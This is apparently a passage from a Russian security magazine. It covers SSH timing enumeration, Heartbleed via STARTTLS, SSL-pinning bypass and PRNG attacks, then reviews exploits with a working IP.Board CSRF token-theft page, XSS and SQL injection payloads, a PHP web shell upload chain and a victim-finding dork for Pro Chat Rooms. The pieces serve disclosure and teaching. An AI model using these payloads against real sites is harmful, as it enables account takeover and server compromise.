[+] Connecting with random user xu4r@188.226.235.38:22 ...
[-] Authentication failed.
[+] Connecting with random user vxxz@188.226.235.38:22 ...
[-] Authentication failed.
[+] Connecting with random user 6j0v@188.226.235.38:22 ...
[-] Authentication failed.
[+] Connecting with random user 5lcf@188.226.235.38:22 ...
[-] Authentication failed.
[+] Connecting with random user ovcn@188.226.235.38:22 ...
[-] Authentication failed.
[+] Using a delay of 20 seconds.

[+] Connecting ROOT@188.226.235.38:22 ...
[-] Authentication failed.

[+] Connecting root@188.226.235.38:22 ...
[-] Authentication failed.
[+] User: root exists

[+] Connecting Root@188.226.235.38:22 ...
[-] Authentication failed.

Server version: OpenSSH 6.0p1

Users found      Time delay in seconds
--------------------------------------
root                      113

Finished in 155.191454887 seconds
```

Пример энумерации. На существующем — задержка 113 с

По реакции на нестандартные входные данные

Здесь мы пытаемся понять работу приложения и подставить некорректные данные в логин или пароль. Итогом может быть либо временная задержка, либо изменения ответа. Главная идея здесь именно в нетипичности данных. Простой пример пояснит все.

OpenSSH — один из самых распространенных SSH-серверов на никсах. И последние версии его (4, 5 и 6) уязвимы к time-based энумерации пользователей. Но не к простой. Для выявления существующих юзеров нам необходимо указывать при переборе логинов пароль длиной порядка 30 тысяч. И фича тут вся в том, что OpenSSH сначала проверяет имя юзера, а потом, лишь в случае нахождения его, начинает сравнивать пароль. Но введенный пароль нужно захешировать (так как он хранится не в плейн-тексте), а потому ощутимая временная задержка возникает только в том случае, когда пароль очень большой и серверу требуется много времени на преобразование.

Метод рабочий — многократно проверено на личном опыте. А вот с помощью тулзы OSUETA (goo.gl/3gk51d) мы сможем его провоцировать.

Плюс еще один эффект от атаки в ее несколько измененном виде — мы можем задосить сервер (загружается CPU).

Правда, нужно подчеркнуть, что уязвимость проявляется не на всех ОС и/или всех версиях OpenSSH, так что надо искать в инете инфу о доступности подопытного объекта для взлома или тестить самому.

ИСПОЛЬЗОВАТЬ HEARTBLEED ЧЕРЕЗ STARTTLS

РЕШЕНИЕ

Вот так бывает — уедешь на недельку в отпуск, а по приезду смотришь: кто-то поломал интернет. Так же было и с Heartbleed. Конечно, бага эпичная. И без NSA здесь, верно, не обошлось :). Напомню, что с помощью этой атаки, которой были подвержены последние версии OpenSSL, можно было по чуть-чуть читать память на сервере. С учетом того, что бага эта была именно в либе, то привязки к конечному (обернутому) протоколу не было — веб-сервер с HTTPS или FTP в SSL, все можно атаковать.

Но вот первая волна, да и вторая, наверное, уже прошли, многие запатчились, но осталось самое интересное — множество продуктов, которые используют дырявую либу, многие внутренние или не топовые публичные сервисы, которые забыли пропатчить, представляют собой лакомый кусочек. Но еще интересней дело обстоит с относительно нестандартным внедрением SSL. Обычно протокол заворачивают в SSL: сначала создается защищенное SSL-соединение, а потом уже идет подключение на уровне протокола самого приложения (как с HTTPS). Но есть ряд протоколов, которые поддерживают инициализацию SSL-соединения после установления соединения на уровне приложения. Например, SMTP. Клиент подключается на 25-й порт без защищенного подключения; сервер отвечает ему приветствием; клиент говорит EHLO, на что сервер отвечает перечнем поддерживаемых фич... А дальше клиент может инициировать начало защищенного SSL-соединения, отправив команду STARTTLS на сервер (если он ее, конечно, поддерживает) и начав стандартное SSL-рукопожатие. Что важно — SSL-соединение будет обычным.

Конечно, потенциально это решение более уязвимо к MITM (хотя при корректном внедрении и на серверной, и на клиентской стороне все будет безопасно), но у него есть большой плюс — использование одного порта и для SSL, и для обычного протокола. Если же сначала производится SSL-подключение, то добиться такого мы не сможем, а потому требуется отдельный порт (как у HTTP — 80, а у HTTPS — 443). И для такого протокола, как SMTP, которым пользуются и юзеры, и MTA, изменение порта практически невозможно (по крайней мере для MTA), так что без STARTTLS не обойтись.

И теперь соберем это вместе. Многие админы (особенно далекие от ИБ), возможно, слышали о Heartbleed, возможно, проверили свой сайт с помощью одной из кучи тестилок, но вряд ли патчили все системы подряд. А потому нужно смотреть и SMTP, и POP3, и FTP, и другие протоколы, причем не только на SSL-портах, а еще и на стандартных, но с проверкой на STARTTLS. Ведь через них тоже можно что-нибудь выцепить полезного с помощью Heartbleed.

Теперь немного практики. К сожалению, скрипт Nmap для теста на Heartbleed проверяет лишь SSL-порты, так что необходимо использовать другие средства. Например, модуль в Metasploit'е (auxiliary/scanner/ssl/openssl_heartbleed) или питоновский скрипт на GitHub'е (goo.gl/sgwaa3) поддерживают проверку через STARTTLS.

```
root@pentest:~/[redacted]# ncat [redacted] 25
220 [redacted] ESMTP Exim 4.80.1 Wed, 03 Sep 2014 23:25:45 +0400
EHLO man
250-[redacted] Hello man [[redacted]]
250-SIZE 52428800
250-8BITMIME
250-PIPELINING
250-AUTH CRAM-MD5 PLAIN LOGIN
250-STARTTLS
250 HELP
STARTTLS
220 TLS go ahead
blah-blah-blah
554 Security failure
```

Детектируем поддержку STARTTLS по EHLO-ответу и начинаем SSL

```
root@pentest:~# ./hb-test.py -s smtp -p 25 [redacted]
[+] Connecting...
[+] Sending ClientHello for TLSv1.0
[+] Waiting for Server Hello...
[+] Reveiced ServerHello for TLSv1.0
[+] Sending heartbeat request...
[+] Received heartbeat response:
  0000: 02 40 00 D8 03 01 53 43 5B 90 9D 9B 72 0B BC 0C  .@....SC[...r...
  0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90  .+..H...9.......
  0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0  .w.3....f.....".
```

Проверяем SMTP-сервер на Heartbleed. Успешно :)

ОБОЙТИ SSL PINNING НА IOS И ANDROID

РЕШЕНИЕ

И еще немного про SSL. Как ты, наверное, знаешь, одна из главных задач SSL — проверить точку нашего подключения, то есть туда ли подключились, куда мы хотели. Достигается это за счет сертификата, который сервер должен отправить клиенту на стадии рукопожатия. В сертификате хранится открытый ключ сервера, информация о нем (имя сервера, например), а также подпись удостоверяющего центра. Чтобы проверить сертификат, клиент должен проверить подпись.

Подпись — это зашифрованный закрытым ключом удостоверяющего центра (УЦ) хеш от информации в сертификате. То есть для проверки клиент считает хеш полученного сертификата и получает второй хеш, из расшифровывания открытым ключом УЦ подписи в сертификате. Хеши сошлись — значит, все хорошо, нет — рисуем алерт юзеру. Как видишь, все здесь строится на том, что у клиента ДОЛЖЕН храниться открытый ключ УЦ (типа доверенный).

И казалось бы, все хорошо и вполне секьюрно, но... Есть и здесь ряд проблем. Клиент, получается, доверяет УЦ, и все, что подписано УЦ, — «правда». А что, если УЦ скомпрометируют? Такое уже бывало, и не раз. Тогда кто-то может сделать валидный SSL-сертификат на www.google.com и втихую снифать весь HTTPS-трафик. Добавим к этому, что в среднем в ОС хранятся сотни различных доверенных УЦ и что есть промежуточные центры сертификации, к которым тоже есть доверие (хотя их нет в локальном хранилище, но они подписаны доверенным УЦ). А если еще и вспомнить про интерес государства к контролю данных пользователей, которое запросто может надавить на какой-нибудь промежуточный центр и получить любой сертификат... Ну и конечно, многие организации устанавливают на хосты (а также мобильные устройства) своих пользователей сертификаты УЦ самой организации... В общем, это большая проблема (особенно из-за неразберихи), и сейчас пытаются придумать замену.

Так вот, в качестве одного решения придумали SSL pinning (или certificate pinning). Он проявляется в двух видах: клиентское приложение хранит у себя информацию либо о сертификате сервера, либо об открытом ключе сервера. То есть приложение не пользуется системным хранилищем сертификатов, а рассчитывает только на себя. Таким образом, даже если какой-то другой доверенный УЦ сделает сертификат, то он не сможет подпихнуть его в приложение, так как оно сразу же задетектит неладное. Здесь есть одно большое ограничение — приложение должно заранее знать (хранить у себя) отпечатки сертификатов или открытых ключей. То есть повсеместно внедрить это затруднительно, а вот в мобильных приложениях — вполне просто. Чаще всего мобильное приложение общается с какой-то конкретной точкой входа на сервере, а не со всеми подряд, а потому мы можем хранить сам сертификат / открытый ключ в приложении. Надеюсь, что здесь все стало ясно.

Но с другой стороны, для нас, добрых исследователей, такая защита несет некоторые проблемы. Например, платформы iOS и Windows Phone внедрили SSL pinning для своих магазинов App Store, Market. И теперь мы не можем перехватывать SSL-трафик при анализе просто так — из-за добавления сертификата в доверенные.

Что же делать? Вариант первый — пропатчить само приложение (джейлбрейк или рутование, конечно, нужно). То есть вырезать проверку сертификата. Но это затруднительно и не универсально. Вариант второй — полностью отключить проверку сертификатов на уровне всей ОС. В 2012 году на Black Hat USA компания iSEC Partners, а именно Джастина Осборн (Justine Osborne) и Олбан Дикет (Alban Diquet), представили свою разработку Android-SSL-TrustKiller (goo.gl/p43AYi) и iOS SSL Kill Switch (goo.gl/wR8baO).

Суть обеих тулз одинакова. На рутованных/джейлбрейкнутых устройствах с помощью Java Debug Wire Protocol / MobileSubstrate захукать функции базового API, отвечающего за SSL, и при любых проверках сертификата возвращать положительное значение. Тут важно, что если приложение хочет использовать certificate pinning, то оно должно переопределить некоторые функции базовых классов, но в случае использования этих тулз мы хукаем функции на более раннем этапе. Технические подробности опущу, так как глубоко в этом не шарю. Интересующиеся могут посмотреть в презентации (goo.gl/9Wr5YA) и в этом блоге: goo.gl/Dm3DN5. Хотя здесь скорее важно то, что обе тулзы работают :)

Подпись — это зашифрованный закрытым ключом удостоверяющего центра хеш от информации в сертификате. Для проверки клиент считает хеш полученного сертификата и получает второй хеш, из расшифровывания открытым ключом подписи в сертификате

ПРОСКАНИРОВАТЬ ПОРТЫ, ИСПОЛЬЗУЯ FTP PORT BOUNCE

РЕШЕНИЕ

Попинаем мертвечинку? :) Шучу, но на самом деле хотел кратенько пробежаться по одной старой атаке — FTP Port Bounce (от 1997 года), так как и о классике знать полезно, да и «глубина» ее также подкупает.

Итак, протокол FTP был придуман для обмена файлами (что и следует из названия). Пользователь подключается на 21-й порт, аутентифицируется (протокол плейн-текстовый), а дальше открывает у себя порт и отправляет на сервер команду PORT с указанием своего IP-адреса и открытого порта. Сервер подключается к нему. По первому подключению (21-й порт) идет управление (команды от пользователя и ответы от сервера), а по второму — уже данные. Неплохое решение, но имело приличную дырку.

Когда мы подключаемся к серверу, мы сами указываем и IP, и порт для подключения сервера. Если сервер подключается, все OK, если нет — ругается. Таким образом, за счет перебора IP-адресов и портов мы можем удаленно сканировать сеть через FTP-сервер. Также атаку использовали для обхода файрволов. Олдскульный такой SSRF. Что самое важное — он возможен именно на уровне протокола, а не конкретных реализаций.

Сейчас, к сожалению, большинство ФТП-серверов запатчено: в команде PORT можно использовать только IP подключившегося, да и значение для порта ограничено определенным диапазоном.

Проверить на уязвимость к атаке можно с помощью скрипта ftp-bounce в Nmap.

No.	Time	Source	Destination	Protocol	Length	Info
2047	54.073812000	192.168.0.102	104.151.166.…	TCP	66	48675→21 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
2048	54.262932000	104.151.166.…	192.168.0.102	TCP	66	21→48675 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=1460 WS=1 SACK_PERM=1
2049	54.263003000	192.168.0.102	104.151.166.…	TCP	54	48675→21 [ACK] Seq=1 Ack=1 Win=65536 Len=0
2052	54.452369000	104.151.166.…	192.168.0.102	FTP	81	Response: 220 Microsoft FTP Service
2053	54.452721000	192.168.0.102	104.151.166.…	FTP	70	Request: USER anonymous
2060	54.643040000	104.151.166.…	192.168.0.102	FTP	126	Response: 331 Anonymous access allowed, send identity (e-mail name) as password.
2061	54.643375000	192.168.0.102	104.151.166.…	FTP	68	Request: PASS IEUser@
2065	54.832555000	104.151.166.…	192.168.0.102	FTP	85	Response: 230 Anonymous user logged in.
2066	54.832874000	192.168.0.102	104.151.166.…	FTP	81	Request: PORT 205,217,153,62,80,80
2068	55.022028000	104.151.166.…	192.168.0.102	FTP	81	Response: 500 Invalid PORT Command.
2069	55.022330000	192.168.0.102	104.151.166.…	TCP	54	48675→21 [FIN, ACK] Seq=58 Ack=158 Win=65536 Len=0

Пример проверки на уязвимость

АТАКОВАТЬ PRNG

РЕШЕНИЕ

Продолжим тему крипты и поговорим о такой важной штуке, как PRNG (Pseudorandom number generator), то есть генераторе случайных чисел. Вообще, в крипте без него никак — практически вся она построена на том, что мы можем сгенерировать некую непредсказуемую последовательность. А вот с этим все достаточно плохо, ведь математическим алгоритмом мы этого не можем добиться. Все равно алгоритм где-то зацикливается, есть какие-то закономерности. До сих пор это остается одной из больших задач в информатике. Дабы уменьшить уровень проблемы, обычно используются какие-то внешние источники энтропии, такие как движения мышкой, загрузка процессора, количество потоков, время… но и с этим также есть трудности. На самом деле это большая тема, так что мне хотелось бы обратиться именно к практическим примерам, чтобы у тебя появилось желание покопаться в ней :).

Да, забыл отметить. PRNG обычно разделяют на криптостойкие и обычные. Для последних мы имеем возможность по результату их работы рассчитать их состояние и потом генерировать предыдущие и последующие значения. Круто, да?

На последнем Positive Hack Days был очень крутой доклад (goo.gl/4xulCf) (ИМХО, один из лучших в этом году) от Михаила Егорова и Сергея Солдатова, в котором они полностью раскрутили java.util.Random (обычный PRNG) и выпустили под него тулзу для расчета состояний и последующей генерации последовательностей. Что еще круче, они подкрепили свое исследование практическими багами.

Например, они поломали сессионную куку у Jenkins (знаменитое в определенных кругах веб-приложение). В ней в качестве основы для ее генерации используется MD5-хеш от конкатенации клиентского IP, порта на сервере, времени в миллисекундах, а также значения сгенерированного java.util.Random (инициализированного так же временем). Для понятности смотри картинку.

Казалось бы, все вполне секьюрно… Но нет, мы можем провести атаку. Все, что нам надо, — выяснить состояние PRNG, что даст нам возможность генерировать последующие куки. Нам неизвестно время генерации, время инициализации и количество сгенерированных кук (см. Entropy на картинке). Но и это не проблема: часть времени мы можем получить из HTTP-заголовков от веб-сервера, часть — рассчитать на основании анализа TCP/IP-стека (подробности см. в презентации). В общем, все сводится к минимальному брутфорсу.

Восстановив значение PRNG, мы систематически отправляем запросы на сервер для мониторинга его состояния, и, когда какой-то пользователь залогинится, мы заметим расхождение в сгенерированных значениях и останется только перебрать его IP-адрес. Итог — мы сгенерим точно такую же куку, как и у залогиненного юзера.

Конечно, надо побрутить, но атака, ИМХО, очень крута.

Перейдем ко второму примеру. И здесь уже мы имеем дело с секьюрным генератором. Но хотя «предсказывать» мы не можем, у нас есть еще возможность атаковать. В данном случае нас интересует источник изначальной энтропии. Если он плох, то мы можем получить примерный список всех значений и опять-таки все возможные варианты.


В 2008 году всплыл толстый баг в ОС семейства Debian, и касался он OpenSSL. Произошло все в 2006 году, когда разрабы Debian пробежались по пакетам с помощью Valgrind и Purify. Последние тулзы ругались на использование (возможно) неинициализированных переменных в генераторе в OpenSSL. Дабы пресечь возможные проблемы, после одобрения парней от OpenSSL пару строк закомментировали (см. картинку).

По ужасному стечению обстоятельств (или опять NSA :)) эти строчки как раз и отвечали за наполнение генератора энтропией. В результате единственная энтропия, которая осталась, был PID процесса. А значение он может принимать от 1 до 32 768. В результате все это привело к тому, что в течение двух лет люди использовали генератор с такой маленькой энтропией. Самым универсальным последствием стало то, что все возможно сгенеренные ключи (открытые и закрытые) можно было рассчитать. То есть можно подобрать закрытый ключ для SSL и спокойно делать man in the middle атаки либо обойти аутентификацию по сертификату для какого-нибудь юзера на SSH-сервере…


Реально большая дыра была. Конечно, сейчас, после шести лет, найти уязвимые системы тут вряд ли возможно, но все-таки. Сама база прегенеренных RSA-, DSA-ключей есть на exploit-db.com (exploit-db.com), скрипт атаки на SSH (goo.gl/ryWxCv) там же, а на уязвимый SSL умеет тестить www.ssllabs.com (+ много других онлайн-сервисов).

Надеюсь, мне удалось показать интересность практических атак на крипто. Теория теорией, но практические атаки очень увлекательны.


Спасибо за внимание и успешных познаний нового!



Схемка создания сессионной куки



Зеленым помечены две закомментированные строки



Тестируем свой браузер на sslabs.com

Борис Рютин, ЦОР
b.ryutin@tzor.ru,
@dukebarman



ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

Сегодняшний наш обзор будет посвящен в основном веб-уязвимостям в популярных продуктах. Также рассмотрим пример атаки на различные приложения, подобную которой когда-то успешно провели на известный PHP-фреймворк Zend Framework.

CSRF-УЯЗВИМОСТЬ В IP.BOARD 3.4.6

CVSSv2: N/A
Дата релиза: 3 сентября 2014 года
Автор: Piotr S (@evil_xorb)
CVE: N/A

В последних версиях форумного движка IPB содержится уязвимость, позволяющая атакующему украсть CSRF-токен пользователя и выполнять действия от его имени. Ошибка содержится в модуле, который предоставляет пользователю возможность делиться форумными ссылками. Как и всегда, она происходит из-за недостаточной проверки данных, вводимых пользователем. Идентификатор пользователя (токен) передается через GET-параметр в запросе, и если пользователь будет при этом перенаправлен на другой сайт, то сможет передать его атакующему.

Рассмотрим реальный механизм. Пользователь передает ссылку на официальном форуме:

```
http://community.invisionpower.com/index.php?↵
sharelink=print;aHR0cDovL2NvbW11bml0eS5pbnZpc2l↵
vbnBvd2VyLmNvbS9mb3J1bS5waHA/aWQ9MjMzNQ==
```

Как ты уже заметил, это Base64-кодировка. Внутри хранится адрес:

```
http://community.invisionpower.com/forum.php?id=23
```

В этом случае пользователь будет без проблем перенаправлен на страницу в этом же форуме. Но из-за ошибки

в сравнении строк атакующему достаточно на своем сайте создать поддомен, содержащий уязвимый домен. То есть

```
http://community.invisionpower.com.your_domain.pl
```

Далее, если пользователю передать ссылку с нашим доменом, наш скрипт получит следующие данные:

```
Location: http://community.invisionpower.com.↵
xorb.pl/exploit.html?forcePrint=1&_k=↵
161cc4d2d5503fdb483979f9c164b4d3
```

В $_GET параметре _k как раз и передается наш вожделенный токен пользователя. Теперь можно выполнять любые действия от его имени. Рассмотрим одно из действий на примере.

EXPLOIT


Создаем у себя на сайте поддомен вида:

```
http://forum.victim_site.com.your_domain.pl
```

Далее по этому адресу создаем файл `exploit.html` со следующим содержимым:

```
<html>
<head>
<script>
  onload = function ipboard(){var token = ↵
  window.location.hash.split('=');
  document.getElementById('tokens').value=token;};
  function fo(){document.ipboards.submit();};
  setTimeout("fo()",1500);
</script>
</head>

<body>
<form action="http://forum.victim_site.com/index.↵
php?" method="POST" id="ipboards" name="ipboards"↵
enctype="multipart/form-data">
<input type="hidden" name="TopicTitle"↵
value="hacked!" />
<input type="hidden" name="isRte" value="0" />
<input type="hidden" name="noSmilies" value="0" />
<input type="hidden" name="Post"↵
value="IPboard 3.x 0day" />
<input type="hidden" name="ipsTags"↵
value="&#13;" />
<input type="hidden" name="enableemo"↵
value="yes"/>
<input type="hidden" name="enablesig"↵
value="yes" />
<input type="hidden" name="st" value="0" />
<input type="hidden" name="app" value="forums" />
<input type="hidden" name="module" value="post" />
<input type="hidden" name="section"↵
value="post" />
<input type="hidden" name="do"↵
value="new&#95;post&#95;do" />
<input type="hidden" name="s" value="x" />
<input type="hidden" name="p" value="0" />
<input type="hidden" name="t" value="&#13;" />
<input type="hidden" name="f" value="2" />
<input type="hidden" name="parent&#95;id"↵
value="0" />
<input type="hidden" name="attach&#95;post&#95;↵
key" value="x" />
<input type="hidden" id="tokens"↵
name="auth&#95;key" value="7xxx3e9" />
<input type="hidden" name="removeattachid"↵
value="0" />
<input type="hidden" name="dosubmit"↵
value="Post&#32;New&#32;Topic" />
<input type="submit" value="Submit request" />
</form>
</body>
<h1><b>IP Board 3.X PoC<br/>wait... ;)</b></h1>
</body>
</html>
```



Созданная с помощью вытащенного токена тема на форуме IP.Board

Теперь нужно сделать ссылку, которая будет указывать на наш сайт:

```
http://community.invisionpower.com/index.↵
php?sharelink=print;aHR0cDovL2ZvcnVtLnZpY3RpbV9↵
zaXRlLmNvbS55b3VyX2Rvbpbi5jb20vZXhwbG9pdC5od1sIw==
```

То есть в Base64-коде после `...print;` будет такая ссылка:

```
http://forum.victim_site.com.your_domain.com/↵
exploit.html#
```

Этот скрипт перенаправляет пользователя обратно на форум и создает новую тему от его лица.

Можешь посмотреть видео (bit.ly/1IPCOm3) по эксплуатации этой уязвимости от автора.

TARGETS

IP.Board 3.x–3.4.6.

SOLUTION

Есть исправление от производителя.

МНОЖЕСТВЕННЫЕ УЯЗВИМОСТИ В PRO CHAT ROOMS 8.2.0


CVSSv2: N/A
Дата релиза: 5 августа 2014 года
Автор: Mike Manzotti
CVE: N/A

Автор нашел серию различных уязвимостей в продуктах Text Chat Room и Audio/Video Chat Room (v8.2.0) от компании Prochatrooms.com. Софт написан с использованием языка PHP и технологии AJAX и позволяет на своем сайте иметь многопользовательские чаты для общения между пользователями. Поддерживает систему управлениям участниками чата (модераторы, администраторы), историю и некоторые команды из IRC.

Но перейдем к самим уязвимостям.

EXPLOIT

1. Начнем с первой — хранимой XSS. После того как пользователь зарегистрировался в системе, он может загрузить изображение для своего профиля, содержащее произвольный JavaScript-код. Информация об отправленном изображении:



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

```
POST: http://<WEBSITE>/prochatrooms/↵
profiles/index.php?id=1
Content-Disposition: form-data;name=↵
"uploadedfile"; filename="nopic333.jpg"
Content-Type: image/jpeg
<script>alert(document.cookie)</script>
```

После загрузки файла пользователь получает 32-символьное значение внутри HTML-тега imgID:

```
<input type="hidden" name="imgID"
value="798ae9b06cd900b95ed5a60e02419d4b">
```

Само же изображение хранится в директории /profiles/uploads, и можно обратиться к нему напрямую:

```
http://<WEBSITE>/prochatrooms/profiles/uploads/↵
798ae9b06cd900b95ed5a60e02419d4b
```

2. Отраженная XSS. Параметр edit при редактировании профиля не обрабатывается:

```
http://<WEBSITE>/prochatrooms/profiles/↵
index.php?id=1&edit="><script>↵
alert(document.cookie)</script>↵
```

3. SQL-инъекция. Как пишет автор, после исследования исходников он нашел только три параметра с недостаточной проверкой и уязвимых к инъекции в файле /includes/functions.php.

```
...
$params = array(
'password' => md5($password),
'email' => makeSafe($email),
'id' => $id);

$query = "UPDATE prochatrooms_users
SET email = '".$email."', password='".↵
md5($password)."' WHERE id = '".$id."'";
...
$query = "UPDATE prochatrooms_users SET email =↵
'".$email."' WHERE id = '".$id."'";
...
$query = "UPDATE prochatrooms_users↵
SET active = '".$offlineTime."', online = '0'
WHERE username = '".makeSafe($toname)."'";#
```

Заметь, что защита от атак все-таки есть. Для этого используется функция makeSafe. Внутри же находится стандартная функция htmlspecialchars():

```
...
function makeSafe($data)
{
    $data = htmlspecialchars($data);
    return $data;
}
...
```

После регистрации аккаунта атакующий может проэксплуатировать SQL-инъекцию, отредактировав поле email, и получить, например, MD5-хеш от пароля администратора.

```
POST  http://<WEBSITE>/prochatrooms/profiles/↵
index.php?id=1
Content-Disposition: form-data; name=↵
"profileEmail" mm () 1dn eu', email=↵
(select adminLogin from prochatrooms_config)↵
where id ='1';
```

Помимо этого, инъекция позволяет читать файлы. Для примера загрузим данные о подключении к базе данных:

```
POST http://<WEBSITE>/prochatrooms/profiles/↵
index.php?id=1
Content-Disposition: form-data; name=
"profileEmail" mm () 1dn eu', email=↵
(select load_file('/var/www/prochatrooms/includes/↵
db.php')) where id ='1';#
```

4. Ну и последняя на сегодня уязвимость — произвольная загрузка файлов. Если объединить уязвимости — хранимую XSS и SQL-инъекцию, то мы можем загрузить веб-шелл на сервер.

   Для начала загрузим изображение со следующим кодом:

```
POST:  http://<WEBSITE>/prochatrooms/profiles/↵
index.php?id=1
Content-Disposition: form-data; name=↵
"uploadedfile"; filename="m.jpg"
Content-Type: application/octet-stream
<?php system($_GET[cmd]);?>
```

В ответ получим хеш, по которому можно обратиться к загруженному файлу:

```
<input type="hidden" name="imgID" value=↵
"82d0635538da4eac42da25f8f95f8c45">
```

Теперь воспользуемся инъекцией и создадим файл с нужным нам расширением:

```
POST  http://<WEBSITE>/prochatrooms/profiles/↵
index.php?id=1
Content-Disposition: form-data; name=↵
"profileEmail" mm () 1dn eu' where id ='1';↵
SELECT load_file('/var/www/prochatroms/profiles/↵
uploads/82d0635538da4eac42da25f8f95f8c45')↵
INTO OUTFILE '/var/www/prochatrooms/profiles/↵
uploads/s.php';#
```

Проверяем работу шелла, обратившись к

```
http://<WEBSITE>/prochatrooms/profiles/uploads/↵
s.php?cmd=id:uid=33(www-data) gid=33(www-data)↵
groups=33(www-data)
```

Дорк для поисковой системы Google, чтобы найти сайты, использующие это приложение:

```
intitle:"Powered by Pro Chat Rooms"
```

TARGETS

Pro Chat Rooms 8.2.0.

SOLUTION

Есть исправление от производителя.

ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА ЧЕРЕЗ PHP-ФУНКЦИЮ MAIL()

CVSSv2: N/A
Дата релиза: 8 июля 2014 года
Автор: geoffrey
CVE: N/A

И в конце разберем не совсем уязвимость, а скорее вид атаки на веб-приложения, предложенной автором сайта (bit.ly/1u38IIY). Реализовать его можно в некоторых случаях. Рассмотрим работу PHP-функции mail().

На вход подается до пяти параметров. Обязательные:

1. To.
2. Subject.
3. Message.

Дополнительные:
1. Headers (Optional).
2. Parameters (Optional).

Все кажется нормальным на первый взгляд. Интерес здесь представляет второй дополнительный параметр. В документации по PHP расписано, что этот параметр можно использовать для добавления различных аргументов командной строки при отправке писем через sendmail, которые не были определены в файле с настройками. Также этот параметр по умолчанию выключен при запуске PHP в безопасном режиме начиная с версии 4.2.3.

Но рассмотрим теперь документацию к sendmail. Интерес для нас представляют следующие параметры:

- -O option=value
  Устанавливает значение для опции option. Такая форма использует длинные имена.
- -Cfile
  Использовать альтернативный файл с настройками. Sendmail выдает нужные права (set-user-ID or set-group-ID), если того требует новый файл.
- -X logfile
  Логирует весь входящий и исходящий почтовый трафик в указанный файл.
  И еще интересная опция:
- QueueDirectory=queuedir
  Назначить директорию с очередью сообщений.

Стандартный пример работы с этой функцией:

```
$to = 'a@b.com';
$subject = 's';
$message = 'm';
$headers = '';
$options = '-arg val';

mail($to, $subject, $message, $headers, $options);
```

Для более наглядного примера работы рассмотрим вызов этой функции в gdb. Для начала будем запускать бинарник php с нужными нам параметрами:

```
(gdb) file php
Reading symbols from /opt/php-5.3.0/sapi/cli/↵
php...done.
